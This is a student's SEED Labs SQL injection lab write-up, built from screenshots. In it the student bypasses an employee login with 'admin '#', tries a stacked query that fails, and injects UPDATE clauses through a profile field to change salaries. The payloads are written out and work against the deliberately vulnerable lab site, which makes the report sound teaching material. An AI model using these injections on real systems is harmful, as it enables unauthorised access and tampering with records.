
SQL Injection Attack

Name: Alizeh Jafri

Task 1

Task 1.1:

I opened the website with the URL: http://www.SEEDLabSQLInjection.com and typed the Username: admin '# to be able to access the admin login page



Employee Profile Login


USERNAME admin '#

PASSWORD Password

Login

Copyright © SEED LABs

I successfully logged in:




User Details

Username	EId	Salary	Birthday	SSN	Nickna
Alice	10000	20000	9/20	10211002	
Boby	20000	30000	4/20	10213352	
Ryan	30000	50000	4/10	98993524	

#

Task 1.2

When I tried to write two statements it did not work.



SQLi Lab - Mozilla Firefox
8:06 PM
File Edit View History Bookmarks Tools Help
SQLi Lab
www.seedlabsqlinjection.com
80%
Most Visited
SEED Labs
Sites for Labs
SEEDLABS


Employee Profile Login

USERNAME: admin'; UPDATE user WHERE name = 'admin'

PASSWORD: Password

Copyright © SEED LABs

The screen shot below shows the syntax error I received:




There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'UPDATE user WHERE name = 'admin'' and Password='da39a3ee5e6b4b0d3255bfef95601890' at line 3]\n

After some research regarding the MySQL mechanism, I concluded the reason related to the API function. Therefore, according to MySQL website, the API functions mysqli query and mysqli; real query does not set a flag connection which is essential for activating different multi queries in the server. In order to reduce the likeliness of accidental SQL injection attacks, an extra API call is used for various statements. A hacker can try to add the statements like DROP DATABASE. And if that attacker becomes successful in adding the SQL to the statement, but the mysqli multi queries will not be used and the second malicious SQL statement will not be executed.

Task 2

Task 2.1

This is how the Alice's profile looks:




Alice Profile

Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

I edited the Alice's Salary from 20000 to 60000. For that I typed in the syntax:


Ali', Salary = '60000' WHERE eid = '20000'#


File Edit View History Bookmarks Tools Help
SQLi Lab
www.seedlabsqlinjection.com/unsafe_edit_front
67%
Most Visited
SEED Labs
Sites for Labs
SEEDLABS
Home
Edit Profile
Logout
Save

Alice's Profile Edit

NickName	Ali', Salary = '600
Email	Email
Address	Address
Phone Number	PhoneNumber
Password	Password

The updated Alice’s profile is shown in the screen shot below:



File Edit View History Bookmarks Tools Help
SQLi Lab
www.seedlabsqlinjection.com/unsafe_home.php
67%
Most Visited
SEED Labs
Sites for Labs
SEEDLABS
Home
Edit Profile
Logout

Alice Profile

Key	Value
Employee ID	10000
Salary	60000
Birth	9/20
SSN	10211002
NickName	Ali
Email	
Address	

Task 2.2

The screen shot below shows the query I used to Update Boby's salary from Alice's:



Alice's Profile Edit

NickName: Bob', Salary = '1'

Email: Email

Address: Address


Phone Number: PhoneNumber

Password: Password

I updated the Boby's Salary from 20000 to 1. For that I typed in the syntax:

Bob', Salary = '1' WHERE eid = '20000'# as shown below:

The user details of Alice's and Boby's updated profiles are shown in which Boby's salary has been reduced to '1' which is shown in the screen shot below:




User Details

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
